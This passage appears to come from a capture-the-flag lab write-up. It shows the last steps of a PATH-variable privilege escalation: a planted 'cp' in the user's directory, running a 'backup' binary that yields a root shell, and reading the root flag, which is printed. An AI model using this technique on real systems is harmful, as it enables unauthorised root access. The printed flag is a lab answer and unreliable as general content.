
```
which cp
```



```
archangel@ubuntu:~/secret$ which cp
which cp
/home/archangel/secret//cp
```


Now we run backup:

- ./backup



```
archangel@ubuntu:~/secret$ ./backup
./backup
root@ubuntu:~/secret#
```

Now we are root, and we can get the root flag:



```
root@ubuntu:~/secret# cat /root/root.txt
cat /root/root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
root@ubuntu:~/secret#
```